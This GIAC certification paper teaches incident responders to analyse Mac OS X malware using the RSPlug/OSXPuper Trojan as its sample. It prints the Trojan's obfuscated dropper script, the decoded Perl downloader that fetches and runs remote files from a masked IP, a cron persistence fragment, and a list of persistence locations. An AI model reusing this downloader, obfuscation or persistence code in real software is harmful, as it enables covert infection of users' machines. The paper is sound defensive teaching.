Global Information Assurance Certification Paper

Mac OS X Malware Analysis

GIAC (GCFA) Gold Certification

Author: Joel Yonts, jyonts@gmail.com
Advisor: Don C. Weber

Accepted: March 2nd 2009

Abstract

As Apple's market share raises so will the Malware! Will incident responders be ready to address this rising threat? Leveraging the knowledge and experience from the mature windows based malware analysis environment, a roadmap will be built that will equip those already familiar with malware analysis to make the transition to the Mac OS X platform. Topics covered will include analysis of filesystem events, network traffic capture & analysis, live response tools, and examination of OS X constructs such as executable file structure and supporting configuration files.

Introduction

For the first time in a VERY long time Microsoft owns less than 90% of the endpoint market with Apple rising to snag nearly 10% of the market (Keizer, 2009). While this is great news for Apple, it may create problems in the near future for Mac users. As Apple's market share rises, the OS X platform becomes an ever more appealing target for malicious code developers (McAfee Avert Labs, 2006). To compound the problem, Mac users have enjoyed a sense of security in the rarity of Mac malware to the point where many consider Anti-Virus unnecessary (Coursey, 2009). So is this platform ripe for a major attack? Are we, the responders, ready to deal with "infected Macs"?

The current threat landscape of high profile intrusions involving malware (Meyers, 2008), proliferation of new and evolved malware species, and the blending of hacker tools and malware has fueled the need to have malware analysis skills as part of any incident response function. As the need for OS X incident response increases do we have the level of skill needed in the area of OS X malware analysis?

This document will take a hands on approach to exploring OS X malware analysis. Using samples of real world OS X malware, we will explore the various tools and techniques required to analyze samples on this platform. The target audience should be those analysts, responders, and researchers already familiar with malware analysis that want to expand their capabilities to include the OS X platform. A basic understanding of OS X and *NIX[1] operating systems is also assumed.

2.0 Static Analysis of Malicious Scripts

Our first sample is the OSXPuper.a (a.k.a RSPlug-F) Trojan. First discovered in March 2009 (McAfee Avert labs, 2009), this malware has shown up on many download sites masquerading as everything from a high definition video player to a Visual Thesaurus. At the heart of this malware is a somewhat platform independent malicious script packaged within an

[1] *NIX designates a UNIX like operating system such as BSD, Linux, and Solaris.

OS X specific packaging system. During the analysis of this sample we will cover the following OS X malware related topics:

- Installer Package Structure & Analysis
- Property List (.plist) Files
- Script De-Obfuscation
- Methods for Persisting Infections

2.1 Installer Package Structure & Analysis

Software on a Mac mostly comes as a standard BSD style Bill-of-Material (BOM) install package (Apple Inc., 2007) stored within an OS X specific disk image (.dmg) file. Analysis of these packages prior to installation can provide a good starting point for investigating malicious samples. In our case the sample is packaged within an install.pkg package on an Artificial.Audio.Obelisk.v1.0.dmg disk image.

To begin our analysis the disk image must be mounted. There are multiple ways to mount disk images on OS X with the better choice for analysis being the command line tool *hdiutil*. *hdiutil* has multiple options that provides greater control over how images are mounted and may prevent accidental launch of the installer package. Figure 2.1.1 shows the *hdiutil* syntax needed to mount our sample.

```
$ hdiutil attach Artificial.Audio.Obelisk.v1.0.dmg
Checksumming Driver Descriptor Map (DDM : 0),Ä¶
     Driver Descriptor Map (DDM : 0): verified   CRC32 $A7F18674
Checksumming Apple (Apple partition map : 1),Ä¶
     Apple (Apple_partition_map : 1): verified   CRC32 $3916BFC6
Checksumming disk image (Apple HFS : 2),Ä¶
.......................................................................
          disk image (Apple_HFS : 2): verified   CRC32 $C5375F06
Checksumming  (Apple Free : 3),Ä¶
                   (Apple Free : 3): verified   CRC32 $00000000
verified   CRC32 $FCA55376
/dev/disk3              Apple partition scheme
/dev/disk3s1            Apple partition map
/dev/disk3s2            Apple_HFS
      /Volumes/install.pkg
```

FIGURE 2.1.1 Mounting an OS X disk image file

Once the disk image is mounted we are able see the install.pkg package. At first glance the install.pkg file may appear as a single install file but in reality the file represents a hierarchy of files and directories Figure 2.1.2.

```
$ find .
.
./install.pkg
./install.pkg/Contents
./install.pkg/Contents/Archive.bom
./install.pkg/Contents/Archive.pax.gz
./install.pkg/Contents/Info.plist
./install.pkg/Contents/PkgInfo
./install.pkg/Contents/Resources
./install.pkg/Contents/Resources/BundleVersions.plist
./install.pkg/Contents/Resources/en.lproj
./install.pkg/Contents/Resources/en.lproj/Description.plist
./install.pkg/Contents/Resources/License
./install.pkg/Contents/Resources/package version
./install.pkg/Contents/Resources/preinstall
./install.pkg/Contents/Resources/preupgrade
```

FIGURE 2.1.2 Trojan Installer Package Contents

Several files are note worthy in this package file. The first is the Archive.bom file . This file contains a listing of all the files to be installed as part of the package (Anderson, 2007). To examine the contents of a (.bom) file, OS X provides the *lsbom* command, see Figure 2.1.3.

Archive.pax.gz is a companion file to the (.bom) file. This (.pax) file is an archive that contains copies of all the files to be installed on the target system (Apple Inc., 2007). To get a look at the archive contents prior to installation, use the *pax* command to extract the contents to an temporary directory, see Figure 2.1.4.

```
$ lsbom Archive.bom
.      40755 501/20
./AdobeFlash       100755       501/20       2389  595645191
./Mozillaplug.plugin    40755 501/20
./Mozillaplug.plugin/Contents 40755 501/20
./Mozillaplug.plugin/Contents/Info.plist  100644       501/20       930
      1525506808
./Mozillaplug.plugin/Contents/MacOS 40755 501/20
./Mozillaplug.plugin/Contents/MacOS/VerifiedDownloadPlugin  100755
      501/20       24584 1275209212
./Mozillaplug.plugin/Contents/Resources   40755 501/20
./Mozillaplug.plugin/Contents/Resources/VerifiedDownloadPlugin.rsrc
      100644       501/20       381   1825740177
./Mozillaplug.plugin/Contents/version.plist     100644       501/20       471
      2911002047
```

FIGURE 2.1.3 Contents of Archive.bom using *lsbom* command

```
$ pax -z -v -r -f Archive.pax.gz
.
./AdobeFlash
./Mozillaplug.plugin
./Mozillaplug.plugin/Contents
./Mozillaplug.plugin/Contents/Info.plist
./Mozillaplug.plugin/Contents/MacOS
./Mozillaplug.plugin/Contents/MacOS/VerifiedDownloadPlugin
./Mozillaplug.plugin/Contents/Resources
./Mozillaplug.plugin/Contents/Resources/VerifiedDownloadPlugin.rsrc
./Mozillaplug.plugin/Contents/version.plist
```

FIGURE 2.1.4 Archive file contents extracted using *pax* command

Analysis of installer packages can provide insight into the components of the software to be installed. In our example, package analysis reveals this package plans to install a file called "AdobeFlash" which seems out of place for an "Artificial Audio" application.

2.2 Property List (.plist) Files

Property list files, or plists, are special XML based files used to store application and OS instance configuration information (Apple Inc., 2007). This configuration information may include everything from what fonts you prefer to which applications are launched during the boot process. Think of plists as a decentralized XML based equivalent of Microsoft's registry. The key difference lies in the decentralized nature of the plist files. Instead of one massive hierarchy, individual applications and OS functions maintain separate plist files. These file are installed either in individual application directories or in one of several OS specific directories.

Many options are available for displaying and editing plist files. Since these files are XML based, any text or XML editor will suffice. One purpose built tool for editing plists is Apple's *Property List Editor* (Anderson, 2009). *Property List Editor* is part of the Xcode Developer Toolkit[2] and is available as a free download from apple.com.

Reviewing Figure 2.1.2, we can see the following plists are included in our installer package:

- Info.plist
- Description.plist
- BundleVersions.plist

These plists contain package information and are part of most standard installer packages. Info.plist, specifically, is the primary package configuration file and is located in the root of the package directory. As you can see from Figure 2.2.1, this file contains basic package information with target installation directory potentially being the most interesting from an analysis perspective.

[2] http://developer.apple.com/mac/




FIGURE 2.2.1 Info.plist viewed using *Property List Editor*

In a full analysis we would examine all the plists contained within the package for additional clues. For brevity the contents of the additional plists will not be displayed.

2.3 Static Analysis of Malicious Scripts

Since *AdobeFlash* seems out of place, let's focus next on analyzing this file. When approaching an unknown file, a good first step would be to determine the file's type. Since OS X is a *NIX platform the *file* command is a good starting choice.

```
$ file AdobeFlash
AdobeFlash: Bourne shell script text executable
$
```

FIGURE 2.3.1 Determining file type using *NIX file command

The *file* command utilizes a magic file (/usr/share/file/magic) that identifies signatures of known file types (Peek, O'Reillly, and Loukides, 1997). This method is much more reliable than simply relying on file extension. As we can see from Figure 2.3.1 *AdobeFlash* is a shell script and can be displayed with your favorite text editor or display tool.

```
$ cat AdobeFlash
#!/bin/sh
if [ $# != 1 ]; then type=0; else type=1; fi && tail -37 $0 | sed
'/\n/!G;s/\(.\)\(.*\n\)/&\2\1/;//D;s/.//' | uudecode -o /dev/stdout | sed
's/applemac/AdobeFlash/' | sed 's/bsd/7000/' | sed 's/gnu/'$type'/' >`uname
-p` && sh `uname -p` && rm `uname -p` && exit
yksrepsak 777 nigeb
O(2/H178PI@(C%6;EQ&<P%F(]P4265D"BD#,QXB,N<#-RX"-Y(2/21$1!!52M
\Q6+@(68TYV;R-&8]0W<IA79*(R<NE4+G5';0!"=EYF<E1G;)]2>R%F<BE&3M
E!"(@`B"N5&:T!R.=!B(B`2/]`B(T-7:X5&)B`R6@86:*`&3)951D`"<E)W9M
UYV+V5&9OX3,@@G=@("7,ED5%1R+H178P1B(<!B*@H"(J`2-OH"(J("(OAV8M
@`B"T-G;IYB;O)W8@(68TYV;R-&(@`"(*0W<NEF+N]F<C!B/@(2,FXC,@P&;M
SMS1A\B;<]R)@069S!"?@`#)@$C,M`";I%&=*DF9*0W<NEF+N]F<C!2;R!"(M
M`29D]V8E16=U!"?@<R+OXR+SM#1O\R.O$#7RPE)OD"7NQE*N@"7IPE+HPU+M
--- Lines omitted for brevity ---

B`&0H("8`MS5A4D"-MS-$!4*FT"4[<%+=QB(1!&/FTU4O<3+0MC)%1E*BP%0M
B($8`AB(ALE(`543^(#8$EC1%Q4.S0E0K<5,-QC(<)T*"%S/N`%2I(B0@!$*M
R0T6B`410QC1%Y4/B$B)R034E@R)M4%.'U"5\($0$EC)E0%.R`%1*TT.7Q22M
!UT.6!#0L,"/5UB,0!4*FD32[8"-;I03[(40F(#-15R*B@B7H($6$EC1%Q4.M
`]#,)UE"-AS5A\$/2!%1W(%1;)"0%-T.FTU4Y(30F(#-15B*SPD*B`#2I@C5M
4A4*FD32[8"-)Y"4(EB("!&0H("8`AB(@!4*FT"4[<%++]B,Q\C+0A$0H("8M
*4F;DI`8*(B(`A$8*TD(`5T4^<3+4EC-8
`
dne
```

FIGURE 2.3.2 Contents of *AdobeFlash* via cat command

In order to analyze this script, we first need to understand the script's general anatomy and execution flow. The *AdobeFlash* script can be divided into two major blocks.

The first is the command block, Figure 2.3.3. This block contains a long list of shell commands and *NIX programs used to display and manipulate text (tail, sed, uudecode).

```
#!/bin/sh
if [ $# != 1 ]; then type=0; else type=1; fi && tail -37 $0 | sed
'/\n/!G;s/\(.\)\(.*\n\)/&\2\1/;//D;s/.//' | uudecode -o /dev/stdout | sed
's/applemac/AdobeFlash/' | sed 's/bsd/7000/' | sed 's/gnu/'$type'/' >`uname
-p` && sh `uname -p` && rm `uname -p` && exit
```

FIGURE 2.3.3 Command block of *AdobeFlash* script

The second block is a data block, Figure 2.4.4. In this block we see what appears to be UUencoded text. UUencoding has been around a long time and is used primarily for transferring binary files through text based systems (embedded in emails, USNET group, etc.) Primary reasons for including UUencoded text in a script such as this one would be either "dropping" a binary file or to hide text.

```
yksrepsak 777 nigeb
O(2/H178PI@(C%6;EQ&<P%F(]P4265D"BD#,QXB,N<#-RX"-Y(2/21$1!!52M
\Q6+@(68TYV;R-&8]0W<IA79*(R<NE4+G5';0!"=EYF<E1G;)]2>R%F<BE&3M
E!"(@`B"N5&:T!R.=!B(B`2/]`B(T-7:X5&)B`R6@86:*`&3)951D`"<E)W9M
UYV+V5&9OX3,@@G=@("7,ED5%1R+H178P1B(<!B*@H"(J`2-OH"(J("(OAV8M
@`B"T-G;IYB;O)W8@(68TYV;R-&(@`"(*0W<NEF+N]F<C!B/@(2,FXC,@P&;M
SMS1A\B;<]R)@069S!"?@`#)@$C,M`";I%&=*DF9*0W<NEF+N]F<C!2;R!"(M
M`29D]V8E16=U!"?@<R+OXR+SM#1O\R.O$#7RPE)OD"7NQE*N@"7IPE+HPU+M
--- Lines omitted for brevity ---

B`&0H("8`MS5A4D"-MS-$!4*FT"4[<%+=QB(1!&/FTU4O<3+0MC)%1E*BP%0M
B($8`AB(ALE(`543^(#8$EC1%Q4.S0E0K<5,-QC(<)T*"%S/N`%2I(B0@!$*M
R0T6B`410QC1%Y4/B$B)R034E@R)M4%.'U"5\($0$EC)E0%.R`%1*TT.7Q22M
!UT.6!#0L,"/5UB,0!4*FD32[8"-;I03[(40F(#-15R*B@B7H($6$EC1%Q4.M
`]#,)UE"-AS5A\$/2!%1W(%1;)"0%-T.FTU4Y(30F(#-15B*SPD*B`#2I@C5M
4A4*FD32[8"-)Y"4(EB("!&0H("8`AB(@!4*FT"4[<%++]B,Q\C+0A$0H("8M
*4F;DI`8*(B(`A$8*TD(`5T4^<3+4EC-8
`
dne
```

FIGURE 2.3.4 Data block of *AdobeFlash*

A good approach to analyzing malicious scripts is to perform a controlled execution of the script where command(s) are executed manually with a review of the output between the execution of each command in the script. Figure 2.3.4 shows this approach in action for the suspicious *AdobeFlash* script.

```
# tail -37 AdobeFlash > out1.txt
# cat out1.txt | sed '/\n/!G;s/\(.\)\(.*\n\)/&\2\1/;//D;s/.//' > out2.txt
# cat out2.txt | uudecode -o /dev/stdout > out3.txt
# cat out3.txt | sed 's/applemac/AdobeFlash/'|sed 's/bsd/7000/'|sed
's/gnu/'$type'/' > `uname -p`
# sh `uname -p` && rm `uname -p`
```

FIGURE 2.3.4 Command block of *AdobeFlash* script

During analysis, the output of each out?.txt file would be examined before executing the next command sequence. The command block of this script serves as a de-obfuscation filter for

the data block with the output being a hidden script [3], Figure 2.3.5, dropped in a file name `uname -p` which in this case became i386. i386 is written, executed, and then removed.

```
#!/usr/bin/perl
use IO::Socket;
my $ip="XXX.XXX.XXX.XXX",$answer="";
my $runtype=1;

sub trim($)
{
        my $string = shift;
        $string =~ s/\r//;
        $string =~ s/\n//;
        return $string;
}

my $socket=IO::Socket::INET->new(PeerAddr=>"$ip",PeerPort=>"80",
Proto=>"tcp") or return;
print $socket "GET /cgi-bin/generator.pl HTTP/1.0\r\nUser-Agent:
".trim(`uname -p`).";$runtype;7000;".trim(`hostname`).";\r\n\r\n";

while(<$socket>){ $answer.=$ ;}
close($socket);

my $data=substr($answer,index($answer,"\r\n\r\n")+4);
if($answer=~/Time: (.*)\r\n/)
{
    my $cpos=0,@pos=split(/ /,$1);
    foreach(@pos)
    {
        my $file="/tmp/".$ ;

        open(FILE,">".$file);
        print FILE substr($data,$cpos,$ );
        close(FILE);

        chmod 0755, $file;
        system($file);

        $cpos+=$ ;
    }
}
```

FIGURE 2.3.5 Perl script hidden in the encoded block of *AdobeFlash*

[3] IP address used by the script ($ip) was masked to prevent accidental infection

Figure 2.3.5 shows the hidden perl script dropped from *AdobeFlash*. Examining this script reveals downloader functionality that retrieves and executes locally an arbitrary script hosted on a remote server.

While this example shows de-obfuscation of a traditional *NIX script (bourne shell, uuencoding, etc). the same process of methodical de-obfuscation and execution can be applied to the analysis of other scripting languages available for the OS X platform.

2.4 Methods for Persisting Infections

During the de-obfuscation process detailed above, one of the layers (out?.txt) produced a script fragment that when executed installs a cronjob, Figure 2.4.1. This cron job executes the *AdobeFlash* script on regular (every 5 hours) intervals.

```
EVIL="AdobeFlash"
path="/Library/Internet Plug-Ins"
exist=`crontab -l|grep $EVIL`
if [ "$exist" == "" ]; then
    echo "* */5 * * * \"$path/$EVIL\" vx 1>/dev/null 2>&1" > cron.inst
    crontab cron.inst
    rm cron.inst
fi

--- Resulting crontab ---

* */5 * * * "/Library/Internet Plug-Ins/AdobeFlash" vx 1>/dev/null 2>&1
```

FIGURE 2.4.1 Script fragment for installing a cronjob

This allows the Trojan to download and execute new scripts at the attacker's will. Identifying malicious cronjobs is an important part of containment & eradication but it also opens the broader topic of methods for persisting infection on the OS X platform.

Cron is certainly a good method for ensuring malware is executed at regular intervals and restarted after reboots but it is definitely not the only technique available. At this point we will deviate from our sample temporarily to cover a few persistence techniques available to our attackers.

There are a number of system files and configuration scripts that can be used to persist an infection. Table 2.4.2 contains a list of common files that can be used for automatically launching code at startup and/or user login (Singh, 2006). Since all of these files are text files,

adding entries may be accomplish by normal text editing commands or more specific, special purpose commands. Examples of special purpose commands for adding persistence include *contab*, *launchctl*, and *default write*.

```
General UNIX
    /var/at/tabs/<username>
    /etc/ttys
    /etc/profile
    /etc/bashrc
    /etc/csh.cshrc
    /etc/csh.login
    /etc/rc.common

    ~/.profile
    ~/.bashrc

OS X Specific
   /System/Library/LaunchDaemons
   /Library/LaunchDaemons
   /System/Library/LaunchAgents
   /Library/LaunchAgents
   /Library/StartupItems
   /Library/Preferences/loginwindow.plist

   ~/Library/LaunchAgents
   ~/Library/Preference/loginitems.plist
   ~/Library/Preference/loginwindows.plist
```

TABLE 2.4.2 Files potentially used for persisting infection between reboots

While the files listed above represent obvious targets for persistence it is worth noting that any regularly executed script or executable may be used to launch malicious code. An example would be to replace /usr/bin/perl with a script that launches malicious code before launching the real, and renamed, perl interpreter.

2.5 Analysis Summary

Switching gears back to our sample analysis we see the remaining installer package scripts, preupgrade and preinstall, turn out to be identical copies of the malicious *AdobeFlash* script that we just analyzed.

```
$ md5 AdobeFlash ./Resources/preinstall ./Resources/preupgrade
MD5 (AdobeFlash) = 9dc85a4c6e06e4de5e5e524c198fd6f3
MD5 (./Resources/preinstall) = 9dc85a4c6e06e4de5e5e524c198fd6f3
MD5 (./Resources/preupgrade) = 9dc85a4c6e06e4de5e5e524c198fd6f3
```

Figure 2.5.1 MD5s showing identical scripts within the installer package

All other files in the installer package were necessary packaging and installation components and not malicious in nature.

Based on our static analysis of the installer package we now know that this sample deploys a fake *AdobeFlash* script that downloads and executes a script from a remote server. Furthermore the infection is persisted by a cron entry set during installation that executes the malicious *AdobeFlash* script every 5 hours. Also, the script runs with root level permissions so there are very few limits set for the execution of *AdobeFlash* and the script downloaded from the remote server.

3.0 Behavioral Analysis

Now that we have a solid understanding of the sample's installer package and malicious script we are ready to move on to behavioral analysis. As with any behavior analysis you may cause damage to yourself and those around you. Proceed with caution!

In this section we will cover the following malware analysis topics:

- Setting up a lab environment for live analysis
- Collecting filesystem events
- Capturing & analyzing network traffic

3.1 Lab Setup

Before beginning our analysis, care should be taken to setup an appropriate environment. Key requirements for a good behavioral analysis environment should include isolation, anonymity, and repeatability (Skoudis and Zeltser, 2004). Isolation won't directly be addressed in this paper other than to recommend cellular solutions since they provide a good portable solution. Also, there are various hardware and software based network controls that you can put in place to prevent infection of downstream Internet users.

Anonymity comes in two forms. First you want to make sure the host that will be sacrificed to the malicious sample cannot identify you or your company (Skoudis and Zeltser, 2004). A best practice would be to ensure that the system NEVER contained identifiable information. This includes documents, digital certificates, passwords, and browser cache & cookies. A good approach would be to start with a clean install that has an unregistered OS[4].

The second form of anonymity is network and location based anonymity. The most common way to deliver this form of anonymity is to use an anonymization proxy service that tunnels your connection to an alternate entry point onto the Internet. If speed is important there are many commercial solutions available but for most purposes the Tor framework[5] is a good option. Tor has a freely available OS X client called *Vidalia* and it seems to work well enough for most "phone home" oriented analysis.

The last requirement, repeatability, can be the most complicated to solve for the OS X platform. For those that depend on snapshot & revert functionality, you will be disheartened to hear OS X has limited support as a guest OS within virtualized environments[6] and there is a lack of purpose built sandboxing environments.

A good approach to solving this issue involves attacking at two levels. First, when setting up your Lab machine, split the physical disk into two partitions. Set the OS partition to a relatively small size (~20G). This should allow for the installation of the OS & supporting applications as well as provide limited user & swap space. The remaining partition should be

[4] Registering often requires entering personal information that could create anonymity issues
[5] https://www.torproject.org/
[6] VMWare Fusion 2.0 supports OS X Server 10.5.6 only (VMWare, Inc., 2009)

formatted as an additional HFS+ volume. After installing the OS on partition #1 boot from OS media and make a disk image of partition #1 and saved it as a file on the second partition. While this may not be the most elegant solution you can now restore the system to a known good / pre-infected state by simply booting from alternate media and restoring the disk image to the first partition. Archiving and restoring disk images on the OS X platform can be accomplished with either the *dd* command or by utilizing *Disk Utility.app*.

Disk image restoration is a solid approach to maintaing a lab environment but it is time consuming and cumbersome. A good secondary solution is the use of a product called *Deep Freeze* by Faronics [7]. *Deep Freeze* has the capability to "freeze" a system so that the system is restored to a known good "frozen" state at each reboot (Faronics Inc., 2009). Deep Freeze also supports the concept of a "thawed" folder. Thawed folder contents persist between restarts and serve as a good place to store analysis artifacts. One note of caution regarding *Deep Freeze* is the potential for it to become a target for anti-debugging techniques. Just as many MS Windows based malware species have incorporated *VMWare* detection anti-debugging techniques, it is conceivable that *Deep Freeze* will be targeted in a similar fashion by OS X anti-debugging techniques. Also, since *Deep Freeze* is not a full virtualization environment it may have a greater potential for a "break out" situation where a malware sample is able to infect the frozen volume and persist an infection.

A good balanced approach to using this environment is to rely on *Deep Freeze* as a primary mechanism for "reverting" to a non-infected state coupled with periodic disk restorations to ensure the "frozen" state hasn't been compromised.

3.2 Filesystem Event Analysis

In nearly all cases, malware infections add, remove, or modify filesystem files (Szor, 2005). Identifying and analyzing these file artifacts serve as the cornerstone of malicious sample analysis.

[7] http://www.faronics.com/html/DFMac.asp

For capturing a comprehensive list of filesystem events occurring within an analysis window the text-based tool *fslogger*[8] is a good choice. *fslogger* was written by Amit Singh as a proof-of-concept to demonstrate attaching to OS X's filesystem event notification system (Singh, 2006).




Figure 3.2.1: Text based output from *fslogger* utility

The name filesystem event notification system is self-explanatory and is one of several components that creates OS X's spotlight search capability (Singh, 2006). In the future, this system may become a target for anti-debugging and stealth techniques but for now it serves our analysis purpose. For a deeper look into the filesystem event notification system and other operating system components, Amit's book *Mac OS X Internals* (Singh, 2006) is an excellent source.

To improve the portability and simplify the manipulation of the output, a modified version of fslogger called fslogger-csv[9] is available that produces a CSV style output.

[8] http://www.osxinternals.com/software/fslogger/
[9] http://malicious-streams.com/downloads/files/fslogger-csv




Figure 3.2.2: Modified *fslogger* with CSV style output

While *fslogger* provides a good view of event data for deeper analysis it may not be the easiest to follow in realtime. A shareware utility called *fseventer*[10] by FernLighning may be a good supplement to the *fslogger* tool. *fseventer* has an intuitive UI and presentation style that provides a good "real-time" view of filesystem events.

